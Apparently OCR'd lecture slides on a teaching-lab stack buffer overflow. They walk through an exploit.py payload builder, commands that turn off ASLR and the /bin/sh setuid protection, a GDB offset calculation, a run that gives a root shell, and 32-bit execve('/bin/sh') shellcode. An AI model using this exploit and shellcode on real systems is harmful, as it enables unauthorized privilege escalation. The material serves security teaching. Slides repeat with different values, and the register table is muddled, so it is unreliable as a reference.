
exploit.py

This script will construct our `badfile` for us!

```
####################################################################
# Put the shellcode somewhere in the payload
start = 500          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xfffcb28 + 200      # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4            # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
####################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

We cant go too far, otherwise it will not be read by badfile (the vulnerable program only reads up to 517 bytes)



Malicious code that will not be read in by badfile

Our attack no longer works, because our payload got cut off


exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
##################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffff + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4            # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################
```

We can't guess too far, otherwise we won't hit our NOP sled



Our attack no longer works, because our NOP sled never hits the malicious code


exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#############################################################
# Put the shellcode somewhere in the payload
start = 400         # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffff + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#############################################################
```

We can't guess too far, otherwise we won't hit the correct NOP sled



This also won't work, because our NOP sled never hits the malicious code


exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#####################################################################
# Put the shellcode somewhere in the payload
start = 400          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffffff + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

We can't guess too far, otherwise we might hit somewhere in the middle of our malicious code




This also won't work, because the start of malicious code is never executed (and thus errors will occur)

exploit.py


This script will construct our `badfile` for us!

```
##################################################################
# Put the shellcode somewhere in the payload
start = 400         # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200       # TODO: Change this number
offset = 100 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################
```

This script build constructs a python list, and writes out the list to `badfile`



We must be **exactly correct** with the location of the return address



This also won't work, because the return address is invalid

Conducting our first Buffer Overflow Attack

1. Turn off countermeasures

\# Turn off ASLR!

```
sudo sysctl -w kernel.randomize_va_space=0
```

\# link /bin/sh to /bin/zsh (no setuid countermeasure)

```
sudo ln -sf /bin/zsh /bin/sh
```

2. Get offset (step 1) from GDB

```
gdb-peda$ p $ebp
$4 = (void *) 0xffffcb08
gdb-peda$ p &buffer
$5 = (char (*)[100]) 0xffffca9c
gdb-peda$ p/d 0xffffcb08 - 0xffffca9c
$6 = 108
```

(Your addresses might slightly be different, but your offset should still be 108)

3. Update values in exploit.py

```
########################################################################
# Put the shellcode somewhere in the payload
start = 400           # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200       # TODO: Change this number
offset = 108 + 4        # TODO: Change this number

L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
########################################################################
```

4. Run `./exploit.py` to fill contents of `badfile`

```
[02/15/23]seed@VM:~/.../code$ ./exploit.py
[02/15/23]seed@VM:~/.../code$
```

5. Run the vulnerable program

```
[02/15/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
```

ROOT SHELL!!

Shellcode

```python
# 32-bit Shellcode
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

```

This is the code we are executing

What does this mean?

Shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

This is the code we want to inject

We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

This is the code we want to inject

We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Compile and copy/paste it into our badfile!!

(Run demo)

Shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

This is the code we want to inject

We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Compile and copy/paste it into our badfile!!

Problem: Compiling adds on a lot of junk into our program that will give us issues

(If our malicious code is too big, the entire thing might not be placed on the stack)

Shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

(When compiled, this program is about 15,000 bytes in size)
Bad!!!

This is the code we want to inject

We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Compile and copy/paste it into our badfile!!

Problem: Compiling adds on a lot of junk into our program that will give us issues

(If our malicious code is too big, the entire thing might not be placed on the stack)

Shellcode

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

Shellcode is a compact, minimal set of binary instructions to do some malicious task


Often times in our payloads, we might not be able to fit an entire compiled program, so we have to write it to be much more compact

```python
# 32-bit Shellcode
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

```

MUCH smaller in size, and it still does the exact same thing!!

Shellcode

execve is a **system call**!




execve will look in certain registers for which command to execute

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{

        char *name[2];
        name[0] = "/bin/bc";
        name[1] = NULL;
        execve(name[0],name, NULL);
        return 0;
} syscall
```

EAX	System Call Number	
EBX	Address of “/bin/bc”	
ECX	0 or 1	Environment variables
EDX	INT 0x80	send trap to kernel and invoke the syscall

Shellcode



execve is a **system call**!


execve will look in certain registers for which command to execute

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

Shellcode


New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

➔ `execve("/bin/sh", argv, 0)`



Shellcode

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!



➔ `execve("/bin/sh", argv, 0)`

1. Load the registers

